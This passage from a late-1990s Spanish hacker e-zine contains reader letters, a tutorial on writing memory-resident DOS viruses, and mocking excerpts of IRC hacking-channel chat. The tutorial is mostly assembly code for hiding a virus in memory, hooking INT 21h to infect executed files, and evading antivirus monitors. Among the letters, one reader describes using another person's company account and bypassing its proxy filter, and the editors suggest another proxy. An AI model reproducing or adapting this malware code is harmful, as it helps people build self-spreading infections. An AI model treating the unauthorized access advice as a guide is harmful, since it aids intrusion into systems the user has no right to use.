\*Entrar en un sistema pillando un pass mediante Ingenieria, explotar un bug, meter un exploit, fisgonear y borrar huellas ya lo he leido en unos quantos sitios, pero en cambio raramente he podido leer otras tecnicas como puede ser IP-Spoofing o similares, que aunque bastante mas complicadas de llevar a cabo, tambun son mas interesantes y efectivas. No estaria de mas que publicarais algo sobre estas "otras" tecnicas.

[ Pues venga, aqui teneis temas para escribir sobre ellos. Pero pasate por SET 13 y lee el articulo sobre Hijacking. ]

-----// Mensaje para Paseante \\-----

Oye tio, me encantan tus artículos, de veras, no por la complejidad o nivel, sino por la forma que tienes de escribir. Sigue así y escribe tanto como puedas, aquí tienes un fidel lector.

-----// Fin del mensaje \\-----

Bueno pues, esto es todo. Felicidades por vuestra revista y seguid pegando fuerte.

[ Paseante: Gracias, en este numero me tienes en abundancia. En cambio Falken no nos da la tabarra :->. No se, tendra que ver algo con el rendimiento academico? }:->? ]

-{ 0x16 }-

Esto cada vez se pone mejor, sigan asi es muy bueno.  
Gracias por todo a todos.

-{ 0x17 }-

HOLAS !!!  
os mando esto por 2 cosas:

1- toda vuestra pagina , la revista i todo lo demas ES COJONUDO, i sus felicito pq estava arto de buscar urls de hacking i solo encontrar cosas aburridas, MU GUAPO TO LO QUE HABEIS MONTAO AQUI

2-yo soi un chico de 17 años que he leido bastante sobre el hacking, craking, p-hackers, etc.. pero de experiencia 000%  
a ver si podriais mandarme alguna pagina con claves para crackear o descubrir-la

Seguramente esto os sonara a novato, i lo reconozco que en el munfdo del hacking un poco lo soy, pero por algo se empieza XXDD

estoi en el IRC con el nick de GuYbRuSh- i frecuento normalmente el canal #sabadell #hacker

ADIOS , I FELICIDADES DE 9 POR LA PEIX

[ Hombre !!! GuYbRuSh !!!

Ya, ya se que no eres el de RareGazz, ni tienes nada que ver con ellos. Esto de los nicks es cada dia mas complicado... aparecen nuevos clones como si de la ovejita Dolly se tratase.

Si lo que quieres es empezar por ese camino, no vas muy bien encaminado... Dime, que diferencia te supondria participar rompiendo las claves del concurso de SET (0x07), que romper las de un sitio que te pasase alguien?

Debieras empezar a practicar un poco, que ahora lo tienes facil. Te montas Linux en tu maquina e intenta romper la seguridad. Pero no te quedes ahi, mejora la seguridad de los puntos debiles que encuentres y vuelve a empezar. Antes de que te des cuenta habras aprendido mas de lo que te imaginas. Eso si, nadie te va a quitar que tengas que leer multitud de documentos, pero practicando entran mejor, verdad?

Una cosa mas... Cuidado con el nick, que ya soys varios los GuyBrush que veo circulando por la red. ]

[Paseante: No se puede quejar, a mi me lo han quitado para hacer una revista!!!. Ahora, esta guapa.]

-{ 0x18 }-

Saludos a todos, soy un aprendiz de pheaker asi que me gusta todo lo que caiga en mis manos pero este e-zine si que me a gustado.  
Espero contactar con alguien a traves de vosotros.  
Bueno una duda, ¿sabeis si alguien a conseguido abrir las huchas de las cabinas azules?. Si es asi decidmelo, me gustaria hablar con el/ella.

bueno gracias y no lo dejeis,

Golem.

[ Tengo referencias de gente que lo ha conseguido. Pero cada uno me cuenta una historia diferente, van de secretismo y no sueltan mucha prenda. Prueba por <http://cpne.islatortuga.com> ]

-{ 0x19 }-

soi 'zîkôö', me parece k veztRa page ezta de muerte, zoi de granada ... seguir asi.. k pArte...

Ta pronto xD

otrA COSA: ME GUSTARIA PILLAR INFORMACION EN ESPAÑON DEL FUNCIONAMIENTO DEL PROTOCOLO TCP/IP, PERO DETALLADA... SI ME LO PODEIS PASAR OS LO AGRADECERE.. tNkZ AKI TENEIS MI E-MAIL:

ACIDOZITRICO@MIXMAIL.COM

[ Como os gusta jugar con el teclado... Pero desde luego, deberiais aprender a no escribir GRITANDO.

En cuanto a lo del TCP/IP... es tema que toco Tyako a nivel introductorio pero que no estaria mal profundizar en ello, en varias revistas, eso si, de pago, ya han publicado lo mas basico del TCP/IP. Es una pena que tenga que ser en castellano, porque lo mejor que se ha escrito sobre TCP/IP esta en ingles, es una coleccion de tres libros, y se titula: 'TCP/IP illustrated'. ]

-{ 0x1A }-

Gente de SET:

Los felicito por el trabajo que estan haciendo, creo que los temas son muy interesantes y didacticos, pero por sobre todas las cosas estan muy bien explicados para que los newbies podamos entenderlos, por eso les doy las gracias. Tambien estoy interesado en obtener informacion sobre estos temas en mi pais (Argentina) para conseguir info mas adecuada a lo que aqui se maneja, igualmente lo de ustedes sirve mucho porque la mayoria de las cosas son iguales y en cuanto a telefonía les cuento que tenemos el mismo "padre" ya que la empresa "Telefonica de España" es la que compro nuestra vieja empresa estatal "Entel" y fundo "Telefonica de Argentina".

Bueno, un abrazo, gracias por su esfuerzo y sigan adelante!!

CyTrash

[ Si quieres contactar con gente de Argentina, en la seccion 0x07 tienes una direccion de correo de una persona interesada en mover el tema de under en tu pais. Ya nos contareis como crece el tema.

En cuanto a Telefonica... mejor no hablar... Algun dia se les acabara el chollo, que la gente acabara por cansarse tarde o temprano, y tal y como estan las cosas hoy dia, el telefono en los paises desarrollados acabar pasando a ser necesidad basica. ]

-{ 0x1B }-

Hola paseante.

Veras. Yo ni soy hacker, ni lamer, ni cracker, ni nada. Bueno casi nada. En realidad soy administrador de sistemas. Podriamos decir que estoy al otro lado ( aunque en la red nunca sabes de que lado estas ). Lo que si que tengo muy claro, es que la red a de ser libre y de librepensadores. Que para monopolios, sandeces y putadas, ya tenemos los de la vida real.

Gracias por estar ahi, gracias por vuestra curiosidad y gracias por hacerme la vida entretenida. Sin vosotros, ser administrador seria asquerosamente aburrido. Y digo vosotros, los "verdaderos", los que os mueve "ese" algo mas inexplicable. Continudad asi.

Del resto de los payasos, pidepasswords, explicametodo, pisachats e irccomoentro, simplemente nos reimos.

[ Del otro lado... Eso siempre me ha sonado extraño. Muchas gracias por tu opinion, y sigue ahi.

Pas, ahora respondes tu :> ]

[Pues nada, de acuerdo contigo, no intentamos ser mas "guays" que nadie, pero si ofrecer la mejor informacion. Y de paso dejar claro de que "lado" estamos. De la libertad]

-{ 0x1C }-

Ya era hora de que se despertara el hack en nuestro pais, el futuro es informacion y si dejamos que controlen la nuestra lo vamos a pasar mal. N@die es N@d@

[ Pondremos el despertador bien alto, no sea que nos volvamos a dormir. ;) ]

-{ 0x1D }-

Hola, soy de Peru, Sud-America, Mi nombre es A\*\*\*\*.

Te escribia este email para hacerte una consulta. Disculpa el atrevimiento, pero lei tu articulos de Firewalls y proxys de SAQUEADORES EDICION TECNICA - 15-6-97. Se que ya es mas de un anno, pero yo recien lo leo. Lo que necesito es una ayuda de tus conocimientos, para poder quitarme esta inquietud, y de alguna forma poder entablar comunicacion y poder aprender un poco mas. No tengo gran experiencia como Uds., pero estoy disponible a comerme cualquier libro o documento que me ayude a crecer en conocimientos.. De antemano, te agradezco por la ayuda de cualquier tipo, y pidiendo disculpas por lo extenso del documento, pero no podia decir mi problema con menos palabras.

[ No es cosa del otro mundo, pero esta bastante majo. El libro 'Building Internet Firewalls' de O'Reilly & Associates esta bien para conocer un poco mas sobre firewalls e intranets. ]

El asunto es que de alguna forma conseguí el acceso a internet por una cuenta de otra persona, obviamente esta por un servidor privado de una empresa privada, valga la redundancia, no es un servidor de internet de uso publico,

solo es para sus empleados. Esta permitiendome navegar por las webs, leyendo mi correo por ese server, visitando los irc, etc..

La cuestion es que cuando entre la primera vez, obviamente teniendo el USER NAME y el PASSWORD adecuado, ya que de otra forma no estoy entrando, Este acceso por ser de una empresa privada no me permitia entrar a webs de warez, hackers, adultos, etc., o todo lo que ellos consideraran no usar por sus servidor ya que obviamente la gente que va a ese lugar son para trabajar.

Bueno, la solucion a esto era muy simple, entrar por otra cuenta en un servidor de acceso publico y que son mas faciles de entrar y que no tenga tanta censura y solucionado el asunto. Pero mi interes es entrar por el servidor de esa empresa privada. Por eso recurro a ti. Tengo inclusive otras 2 cuentas por donde puedo acceder a internet libremente obviamente por servidores de internet de uso publico.

Estuve investigando ese servidor de internet, y cuando solicitaba ver una pagina censurada, me mandaba un mensaje que no podia utilizar esas webs por que estaba siendo filtrada por xxx empresa. Logre ver que esta empresa contrataba servicios de una empresa norteamericana para que se encargara de los filtrados de paginas webs u otros para ese servidor y que esto lo hacian por medio de un proxy.

Entonces fue ahi donde se me ocurrio utilizar otro proxy, uno de telefonica (Tambien aqui hay monopolio y abuso), y cuando la proxima que entre, vi que ya no tenia censura, y me dejaba entrar a donde yo queria, inclusive hacer downloading de algun software que ofrecieren en esas webs; lograr entrar a webs prohibidas, y todo. Claro que siempre entraba por el mismo servidor, pero diferente proxy, eso es lo que creo que estaba sucediendo.

Pero Al irme al MIRC5.4, y entrar a ciertas direcciones de donde bajo cierto software, y pedirle un downloading, hacia todo, pero despues de unos segundos, me decia que no podia bajar el file que le habia pedido de algun #canal xxxx de un irc xxxx.

Supuestamente, lo que estaria haciendo en el irc de downloading es el mismo downloading de webs??? Por que no tuve ningun problema con downloading de WEBS?

[ No es lo mismo. El protocolo es distinto. Pudo ser un simple error en la conexion, o tal vez un filtro en el puerto del IRC... Eso lo podras averiguar tu mejor, ya que eres quien tiene acceso a la maquina. BTW que te quede claro que no es lo mismo un download en el IRC que en la Web, o a traves de FTP. ]

Estuve investigando, y encuentre un software llamado SOCKSCAP, que me permitia segun sus características, que podia entrar a un sistema servidor de internet que tiene filtradores y lograr entrar sin ningun tipo de censura y en forma invisible, y no detectable por el sistema, y lograr cual Herramienta utilizase, en este caso el MIRC5.4. Lo probe, claro que me pedia como requisito el Numero del servidor y el puerto. Lo hacia pero no obtuve resultados positivos por eso recurro a ti, para que me guies, o me sennales que informacion debo leer, donde buscarlo, como contactarme, alguna direccion en internet, u otros. Si fuese en spanish, seria de gran ayuda....

Como veras, mi obsesion es no entrar a ese sistema (por ahora), sino utilizar su servidor de internet para poder entrar a internet por medio de el. Es el objetivo inmediato, que no resuelvo.

Bueno, ya sabes mi via-crusis, y ojala logres leer esto, ya que de todas maneras me costo escribirlo. :-)..

A\*\*\*.

[ Al parecer, el servidor de esta empresa, como dices, esta usando otra maquina como proxy. Y este proxy, perteneciente a otra empresa, filtra la informacion, no dejando acceder a algunos recursos.

La solucion mas rapida, si te lo permite, es configurar tu conexion para usar otro proxy al que tengas acceso. Lo que no llego a entender es porque contratan los servicios de otra empresa para usar una maquina distante como proxy. Son ganas de hacer mas lenta la conexion de una forma tonta. ]

[Quizá porque esa otra maquina es la que se encarga de efectuar el rating de contenidos, duh?]

\*EOF\*

```
-[ 0x0C ]-----
-[ TUTORIAL PARA CREAR VIRUS TSR ]-----
-[ by The_WiZArD ]-----SET-16-
```

```
***** TUTORIAL PARA CREAR TUS VIRUS TSR *****
(c) The_WiZArD '98
```

En todas las e-zines de habla hispana (Saqueadores incluida) nos encontramos siempre con un gran vacio en el espacio que toda revista que se precie deberia dedicar a los virus informaticos o a lo sumo con un tutorial "demasiado simplon" sobre como crear virus runtime. Como esta muy mal eso de hablar y no hacer nada para evitarlo , aqui cedo este tutorial para empezar a crear virus TSR , es decir virus residentes en memoria.

Enjoy it !

1. VIRUS RESIDENTES EN MEMORIA

Sin duda los virus runtime ya no son muy comunes en estos dias de extrema sofisticacion dando ya hace tiempo el relevo a los virus TSR , estos son los virus que se quedan residentes en la memoria del ordenador y que deben interceptar alguna interrupcion de software para poder realizar sus acciones de copia , stealth, etc ...

- Antes de nada y aunque se escapa un poco a los propositos de este texto veamos un poco la estructura de la memoria de un PC:

| Bloque | Direccion             | Contenido                     |
|--------|-----------------------|-------------------------------|
| 15     | F000:0000 - F000:FFFF | BIOS-ROM                      |
| 14     | E000:0000 - E000:FFFF | Libre para cartuchos ROM      |
| 13     | D000:0000 - D000:FFFF | Libre para cartuchos ROM      |
| 12     | C000:0000 - C000:FFFF | BIOS-ROM adicional            |
| 11     | B000:0000 - B000:FFFF | Video RAM                     |
| 10     | A000:0000 - A000:FFFF | Video RAM adicional (EGA/VGA) |
| 9      | 9000:0000 - 9000:FFFF | RAM de 576 KB a 640 KB        |
| 8      | 8000:0000 - 8000:FFFF | RAM de 512 KB a 576 KB        |
| 7      | 7000:0000 - 7000:FFFF | RAM de 448 KB a 512 KB        |
| 6      | 6000:0000 - 6000:FFFF | RAM de 384 KB a 448 KB        |
| 5      | 5000:0000 - 5000:FFFF | RAM de 320 KB a 384 KB        |
| 4      | 4000:0000 - 4000:FFFF | RAM de 256 KB a 320 KB        |
| 3      | 3000:0000 - 3000:FFFF | RAM de 192 KB a 256 KB        |
| 2      | 2000:0000 - 2000:FFFF | RAM de 128 KB a 192 KB        |
| 1      | 1000:0000 - 1000:FFFF | RAM de 64 KB a 128 KB         |
| 0      | 0000:0000 - 0000:FFFF | RAM de 0 KB a 64 KB           |

Los primeros 10 segmentos estan reservados para la memoria principal

RAM, quedando limitado su tamaño a 640 KBytes. El segmento 0 tiene un papel muy importante ya que en él se incluyen datos y rutinas importantes para el Sistema Operativo.

A la memoria RAM le sigue el segmento de memoria A, que se instala con una tarjeta gráfica EGA/VGA. Sirve de memoria de la estructura de la pantalla en los diferentes modos gráficos de estas tarjetas.

El segmento de memoria B está asignado a la tarjeta de video monocroma de MDA y Hercules así como también a la tarjeta gráfica de color CGA.

Los segmentos de memoria detrás de Video RAM no se cargan con RAM, sino con ROM, siendo el segmento C el inicio.

Los segmentos D y E estaban previstos originalmente para cartuchos ROM, como los que se utilizaban para los ordenadores domésticos y juegos de tele para la aportación de software en el sistema. Nunca se han utilizado realmente, de manera que esta área se mantiene prácticamente libre y hoy en día se utiliza como RAM adicional o bien para la inserción de memoria EMS.

Finalmente el bloque F contiene las rutinas del BIOS en sí, el cargador original del sistema así como también el ROM-BASIC que solo se conserva en los ordenadores viejos.

## 2.- EL MCB (Memory Control Block)

El DOS crea un bloque de control por cada bloque de memoria que use el programa, este bloque de control mide 16 bytes (un párrafo), siempre comienza en una dirección de offset divisible por 16, y precede inmediatamente a la zona de memoria alojada.

A pesar de que el DOS trabaja siempre con la dirección de segmento de la zona alojada en las funciones para la gestión de memoria, la dirección del segmento del MCB correspondiente se puede averiguar fácilmente simplemente restando 1 de la dirección del segmento de la zona de memoria.

```
*****
* Formato del MCB *
*****
```

| Dirección | Contenido                                    | Tipo     |
|-----------|--|----------|
| +00h      | ID<br>(Z= último, M= hay más)                | 1 BYTE   |
| +01h      | Dirección del segmento del PSP asociado      | 1 WORD   |
| +03h      | Nº de párrafos en la zona de memoria alojada | 1 WORD   |
| +05h      | No se usa                                    | 11 BYTES |
| +10h      | La zona de memoria alojada                   | x PARRAF |

### 2.1.- USANDO EL DOS PARA MODIFICAR EL MCB

En un .COM podemos encontrarnos en CS - 1 la dirección de este bloque. En el offset 3 del mismo está la cantidad de memoria usada (alojada) por ese programa, entonces para poder dejar residente nuestro virus hay que restarle a ese valor la longitud del virus, luego liberar la memoria que ya no se usa con la función 4AH de la INT 21h y asignarla a nuestro programa mediante la función 48h de la INT 21h.

Para terminar, marcamos el MCB del segmento al que movimos nuestro virus con '8' en el offset 1, para que el DOS piense que es parte suya y no use esa

memoria. En ese offset se coloca una marca, para identificar al bloque, para esta rutina se suele usar '8' porque es el que usa el DOS.

El código que pongo a continuación sirve para dejar un virus residente desde un fichero .COM , si deseamos hacerlo desde un .EXE hay que tener en cuenta que debemos restarle 1 a DS y no a CS. (CS <> DS en un .EXE)

```
<+> set_016/virus/tsrcom.asm
```

```
=====
```

```
; Lo primero es pasar a un reg16 (en este caso AX) el Code Segment (PSP) ,
; lo decrementamos y lo pasamos a ES para obtener la memoria reservada por
; el anfitrión.

        mov     ax, cs                ;Con esto obtenemos el segmento
        dec     ax                    ;del MCB.

        mov     es, ax                ;Aquí obtenemos la memoria
        mov     ax, es:[3]           ;utilizada.

; Ahora restamos a esa cantidad de memoria la cantidad de párrafos que
; ocupa el virus+1 (que previamente colocaremos en BX) ... "Porque mas 1?
; Porque en el momento en que tenemos que restarle un párrafo a la memoria
; que queremos reservar estamos reservando un párrafo menos de virus también
; .... :)

        sub     ax, bx                ;En BX esta la longitud del virus,
                                        ;en párrafos.

; Ahora la cantidad de memoria a reservar esta en AX, lo salvamos y lo
; movemos a AX para después llamar al servicio 4Ah (Liberar memoria Asignada)
; , que debemos llamar con BX, con el nuevo tamaño y con el segmento en ES.

        push    bx                    ;Salvo la cantidad de mem a reservar.
        mov     bx, ax                ;Le paso la nueva cantidad a BX.
        push    cs
        pop     es
        mov     ah, 4ah
        int     21h

; Ahora asignamos la memoria liberada al virus, el segmento de la memoria
; asignada queda en AX.Decrementamos BX porque un párrafo lo va a usar el
; DOS.

        pop     bx                    ;Popeo la cantidad de mem a reservar.
        dec     bx
        mov     ah, 48h
        int     21h

; Decrementamos AX , y lo pasamos a ES, de esta forma conseguimos apuntar
; al párrafo que usa el DOS como control, marcamos en el offset 1 un 8 para
; que el DOS lo considere como parte suya y no utilice esa memoria.
; Después incrementamos AX otra vez y lo pasamos a ES, para que ES quede
; apuntando a la memoria que el virus usará.

        dec     ax
        mov     es, ax
        mov     word ptr es:[1], 8
        mov     word ptr es:[8], 'XX' ;Opcional, un nombre al bloque.
        inc     ax
        mov     es, ax
```

```

push    cs                ;CS=DS
pop     ds

mov     cx,Virus_Size    ;Virus Size
xor     di,di            ;DI=0
mov     si,bp            ;SI=Primer byte del virus
rep     movsb            ;Vamos a memoria
<-->

```

2.2.- MODIFICANDO EL MCB DIRECTAMENTE

-----

Mediante esta tecnica evitamos llamar al S.O para modificar el MCB, con lo que podemos saltarnos algunas protecciones antiviricas. Esta rutina sirve para virus infectores de .EXE ;)

```

<+> set_016/virus/tsrexe.asm
=====

```

```

; Lo primero es pasar a un reg16 (en este caso AX) el Code Segment (PSP) ,
; lo decrementamos y lo pasamos a ES para obtener la memoria reservada por
; el anfitrión.

```

```

mov     ax,ds             ;DS=PSP
dec     ax
mov     ds,ax            ;Ahora DS=MCB

```

```

; Esto es porque el MCB oculta un parrafo (16 bytes) delante del PSP.

```

```

cmp     ds:[0], 'Z'      ;Buscamos un Bloque Z porque es el
jne     Exit             ;ultimo

sub     ds:[3],memory_we_want/16+1 ;El numero de parrafos de nuestro
                                ;virus

```

```

; Ahora el DOS piensa que ha perdido esa memoria

```

```

sub     ds:[12h],memory_we_want/16+1

                                ;DS:[12h] ahora tiene el segmen-
                                ;to donde pondremos el virus.

```

```

mov     ax,word ptr ds:[12h]
mov     es,ax             ;ES=Direccion donde copiar el virus

```

```

push    cs
pop     ds                ;DS=CS

```

```

xor     di,di
mov     si,bp            ;SI=Comienzo del virus
mov     cx,Virus_Size    ;Cantidad de bytes a mover.

```

```

rep     movsb            ;Mueve CX bytes de DS:SI a ES:DI
<-->

```

3.- INTERCEPTANDO INTERRUPCIONES

-----

Bien, una vez nuestro virus esta en memoria es necesario "interceptar" alguna interrupcion para que este se active en algun momento y pueda realizar sus acciones.

La tabla de interrupciones esta localizada en memoria desde la posicion 0000:0000 hasta la 0000:0400h (o 0040:0000), justo detras de la zona de Informacion de la BIOS.Consiste en 256 dobles palabras, representadas de forma SEGMENTO:OFFSET.

Cuando una interrupcion es llamada ocurren estas dos cosas:

- 1- Los Flags se pulsán en el Stack.
- 2- Se realiza un FAR CALL al SEGMENTO:OFFSET que se haya en la tabla de interrupciones.

El procesador busca en la tabla de interrupciones la direccion a llamar, así el procesador busca en la tabla de interrupciones la direccion del handler de la Interrupcion XX (desde 0 hasta 255); el segmento es 0000h y el offset Numero\_de\_interrupcion \* 4.La tabla de interrupciones esta colocada en el "Intel reverse double word format" , esto es , primero el OFFSET y luego el SEGMENTO.

Para volver de una interrupcion, se usa la instruccion IRET. Esta instruccion realiza los pasos contrarios a los de arriba. Realiza un RETF para volver a la direccion anterior y un POPF para restaurar los flags.

Cuando un programa "captura" una interrupcion, osea, la redirige hacia la suya propia , tienen que cambiar los datos de la tabla de interrupciones. Esto se puede hacer usando el DOS o modificandola directamente.

### 3.1.- USANDO EL DOS PARA MODIFICAR INTERRUPCIONES

-----

El DOS nos provee de dos llamadas que nos permiten hacer esto con suma facilidad, estas son la 35h y la 25h de la Interrupcion 21h.

```

MOV AX,3521H                ;Esta funcion nos devuelve el vector
INT 21H                    ;de la INT 21h

MOV CS:[Old_21h],ES        ;en ES:BX
MOV CS:[Old_21h+2],BX     ;lo guardamos.

MOV AX,2521h              ;Situamos nueva INT 21h.
MOV DX,OFFSET INT21_VIR  ;Apuntando a nuestro HANDLE.
INT 21H
...
...

INT21_VIR:
    cmp ax,4b00h          ;Esto es un ejemplo de una INT 21h virica.
    je Infectar          ;que infectaria al ejecutar los files.
    ...
    ...

EXIT_INT: db 0eah         ;0eah = JMP FAR (salto largo)

Old_21    dw ?,?         ;Direccion de la Antigua INT 21h
    
```

3.2.- EVITANDO EL DOS PARA MODIFICAR INTERRUPCIONES  
-----

Bien, yo soy mas partidario de modificar las interrupciones de esta forma ya que nos permite pasar mas desapercibidos ante los AV's y demas protectores residentes.

Ojo, que es muy importante hacerlo de esta manera si queremos infectar el fichero COMMAND.COM , no podremos usar las funciones 35h y 25h de la int 21h si el interprete de comandos aun no ha sido cargado !!

Debes tener el cuidado de INHABILITAR las interrupciones antes de modificar la INT y HABILITARLAS despues, sino, la interrupcion podria ser llamada mientras se esta modificando ... con resultados desastrosos 8-)

Esto podria ser algo asi:

```
xor  ax,ax
mov  es,ax                ;ES= 0
mov  ax,es:[21*4]        ;ax=es:[84]
mov  WORD PTR cs:[Old_21h],ax ;Guardamos el segmento
mov  ax,es:[21*4+2]      ;ax=es:[86]
mov  WORD PTR cs:[Old_21h],ax ;Guardamos el offset

cli                                ;Inhabilita INTs
mov  WORD PTR es:[21*4],OFFSET INT21_VIR ;Situamos nuestra INT 21h
mov  es:[21*4+2],cs
sti                                ;Habilita INTs
```

3.3.- CONSEJOS A TENER EN CUENTA EN TU VIRUS TSR  
-----

- A) Asegurate de GUARDAR/RESTAURAR (push/pop) todos los registros que vayas a usar y que por lo tanto cambien.(Tambien puedes salvar los flags)
- B) Asegurate de que en tu handle no llamas a una funcion que ya ha sido interceptada, esto es, si tu quieres que tu virus infecte al cambiar atributos AH=43h , y luego quieres borrarle los atributos del fichero a infectar , NO PUEDES llamar a 43h para cambiar los atributos "logico no ? .. tendras que hacer una llamada FALSA a la interrupcion en cuestion, por ejemplo :

```
mov  ax,4300h
call Call_Int_21h
...
```

```
Call_Int_21h:
pushf                                ;Salvamos los flags y hacemos
call dword ptr [Int_21_Offset] ;un Far Call para simular
popf                                  ;una llamada a la Interrupcion .
ret
```

4.- CONCLUSION  
-----

Bien, supongo que esto es suficiente para empezar a crear algun que otro virus "interesante", si teneis alguna duda o quereis poner os en contacto conmigo usad mi clave publica de PGP incluida en la revista

ThE\_WiZArD  
wizard555@hotmail.com

-- Information is the greatest weapon of power to the modern wizard ==

\*EOF\*

```
-[ 0x0D ]-----
-[ REAL COMO LA VIDA MISMA ]-----
-[ by SET STaff ]-----SET-16-
```

```
oooooooooooo ooooooooooooo      o      oooooo
 888      888 888      88      888      888
888ooooo888 888oooo8      8 88      888
 888 88o 888      oo      8oooo88      888      o
o888o 88o8 o888oooo8888 o88o o888o o888ooooo88
```

(:--{ COMO LA VIDA MISMA }--:)

Tal y como refleja el titulo de esta nueva seccion, trataremos aqui situaciones tan reales como la vida misma. No es nuestra intencion ofender a nadie, criticar, dar mala imagen o burlarnos. Simplemente mostrar que se cuenta, que se publica y que se puede leer en aquellos lares ajenos a SET.

Para empezar hemos capturado algunas conversaciones de los canales mas polemicos del IRC hispano. Estos son sin lugar a dudas cualquiera de los canales dedicados al hacking, y que han sufrido cierta proliferacion desde las denegaciones de acceso de los principales.

Vamos a comenzar con un ejemplo clasico de cual es el tema principal en el IRC. Nada mas entrar en el canal #hacker...

```
*** natalia (~jkgh@x.x.x.x) has joined #hacker
<natalia> alguien me puede decir como conseguir PASWORDS DE FOTOS xxx
<natalia> o alguien me puede dar una pagina web gratis
```

Esto sucedia una tarde de finales de Julio.

Tenemos que reconocer que esto no es un hecho aislado. No es exclusivo de los canales de tematica hacking. Sin ir mas lejos a todos nos asaltan con querys pidiendo intercambio de fotografias o simplemente que visitemos su pedazo de pagina con sus fotos.

Sin embargo, un rato mas tarde, en el canal #hack se podia leer la siguiente conversacion.

```
<oric_> un regalu
<DarkNail> se +
<oric_> http://www.hollywoodhardcore.com/ 1:g00d p:g00d
```

Claro, que asi, de golpe, cualquiera sabe de que se estaba hablando. En resumidas cuentas nada mas que el debate de siempre de quien es mas hacker. Y Oric\_, despues de que se encendieran un poco los animos, decide hacer este regalito para calmar las aguas. Adecuado o no, esta ahi, y no es el unico.

Mejor es que lo leais con vuestros propios ojitos, y saqueis vuestras propias conclusiones

```
*** nemona (@x.x.x) has joined #hack
<nemona> re
<][EiVoL][> :*****
*** tuareg (@x.x.x.x) has joined #hack
<R00TaWaY> Away! [ cristina's time, ale.... ahi sus kedais... bbl... ]
      [Time/1h 21m] [Log/On] [Page/On]
*** tuareg (@x.x.x.x) has left #hack
*** BINARIA sets mode: +o AlBeRd0
```

```

<nemona> eivoli~ooooooooo
<^o_o^> :*****
<AlBeRd0> thx BINARIA!!!!
*** TheWizard sets mode: +o nemona
<nemona> dnz
<nemona> thx digo
<nemona> :*
<AlBeRd0> jaja
<^o_o^> :*****
<^o_o^> nemona pasa voz , please
<][EiVoL][> amore, ke pasa en este kanal ke nunca me dan op?
<^o_o^> y a mi nunca me dan voz?
<][EiVoL][> si si, azeros los distraidos
<][EiVoL][> :P
<BINARIA> por ke no sois nadie

```

[ Buena respuesta. Digna de un alumno del curso Visual Hacker 98.  
 Repasemos la leccion. No puedes ser alguien si no tienes el  
 reconocimiento OHR, y no obtienes el OHR si no has aprobado  
 el Visual Hacker... A ver, donde esta vuestro carnet del OHR  
 que diga que podeis ser ops? ]

```

<oric_> eivol
<TheWizard> HAHAAHAHA
<AlBeRd0> jijiji
<Yandros> Away! [ Haciendo cositas muyyyyy agradablesss!!! O:) ]
[Time/0h 30m] [Log/Off] [Page/Off]
<BINARIA> + claro...
<^o_o^> oxe
<oric_> tiene el op tanta importancia?
<^o_o^> que soy el autentico y ortiginal zapo
<^o_o^> :P
<^o_o^> 8
<nemona> dejar el tema plz
<nemona> :(
<^o_o^> 8P
<^o_o^> XD
*** omf (@x.x.x.x) has joined #hack
*** xs4sh (@x.x.x.x) has joined #hack
<omf> hola
<][EiVoL][> ke no somos nadie? anda klaro, y tu eres mejor ke yo?
<BINARIA> chapa
<BINARIA> no eres nacie en el canal
<BINARIA> o por lo menos no te conocemos
<BINARIA> en casa seras dios
<][EiVoL][> nop
*** BiLLsUcKs sets mode: +b
*** ][EiVoL][ was kicked by BiLLsUcKs (y si es alguien mas shulo soy yo, a mi
bini ni mirarla)
<BiLLsUcKs> se akabo
<BINARIA> pa shullo billi
<BINARIA> se mi xulo

```

[ Lo dicho... Los mis amigos pueden ser los autenticos hackers.  
 El resto no. No dialogo, no explicacion... Accion ]

```

<BINARIA> pero bueno la gente
*** xs4sh (@x.x.x.x) has left #hack
<BiLLsUcKs> shulo rulez
<BINARIA> leugo opeará a sus colegas y se creera kel canal es suyo

```

[ Esa actitud me suena... ;> ]

```

<BINARIA> XD
<BiLLsUcKs> asi va este puto canal
<BINARIA> asi valmundo
<BINARIA> y la carita esta...
<BiLLsUcKs> llegan 3 nenes de univs y se creen los amos

        [ Claro, los de la universidad no saben nada. Los del instituto son
          lamers y el resto? ]

<BiLLsUcKs> en fin
<BINARIA> tambien decia algo?
<BiLLsUcKs> sip¿
<BINARIA> ^o_o^> XD
<BiLLsUcKs> y ke desias karita?
<BINARIA> es como si voy yo al canal #elquesea y sin conocerme dios de
          nadie.. exigo
<BINARIA> anda yaaa
<oric_> joder
<oric_> ke fuerte
<oric_> hablais del canal como si fuera buestro feudo
<oric_> XD
<oric_> jajajajaja
<BINARIA> es 'de todos'
<BINARIA> pero de ese, menos
<oric_> joder
<oric_> ke posesiba BINARIA ;P
<BiLLsUcKs> arfggh
<BiLLsUcKs> esta pe~a me mata
<BINARIA> aaaaaaargh ese me manda un queriiiiiiiiiiiiiii
*** B|Lb0 (@x.x.x) has joined #hack
*** inted (@x.x.x.x) has joined #hack
<oric_> pos claro
<oric_> eso te pasa por buscar follon
<oric_> XD
<BINARIA> yo?? si ha sido el
<oric_> vive y deja vivir
<BINARIA> oric_ por cristo: callate
<BINARIA> espera.. tu ignore de siempre

        [ Ein?!?! Mejor sigamos ]

<oric_> X) vale vale
*** xs4sh (@x.x.x.x) has joined #hack
*** magni has quit IRC (Ping timeout for magni[x.x.x])
*** xs4sh (@x.x.x.x) has left #hack
*** opium- (@x.x.x) has joined #hack
<BINARIA> *que paz*
<BiLLsUcKs> se respira sobeo a query...
<BiLLsUcKs> pero ke paz
*** omf has quit IRC (Read error to omc[x.x.x.x]: Connection reset by peer)
<BiLLsUcKs> ui
<BiLLsUcKs> me pita el oido
<BiLLsUcKs> hehehehe xDDDDDD
*** mAix sets mode: +o inetd
<TheWizard> musica demasiao alta :)
*** dAb (@x.x.x.x) has joined #hack
<dAb> jeloy
<R00TaWaY> Away! [ cristina's time, ale.... ahi sus kedais... bbl... ]
        [Time/1h 21m] [Log/On] [Page/On]
<dAb> me voy a mirmir
<dAb> :)

```



respira. Es todo pura cordialidad.

En el mismo canal, unos días antes, se podía leer:

```
<Stk> alguien me quiere hacer un favor?
<^WaRLiKe^> Hola gentuza!
<Lan[S]er> hola maziza
*** Lan[S]er sets mode: +o ^WaRLiKe^
<Stk> alguien me quiere hacer un favor?
<R00TaWaY> Away! [ comiendo... ] [Time/0h 30m] [Log/On] [Page/On]
<Stk> mi amiga belica seguro que me lo hace
<Stk> :*
*** SiRk (@x.x.x) has joined #hack
<SiRk> nas
*** Shana sets mode: +o PaCoRRO
<Lan[S]er> me voy a comprar la comida
<^WaRLiKe^> thnks lans
*** Shana has quit IRC (Max Sendq exceeded)
*** The3rdMan is now known as kakaka
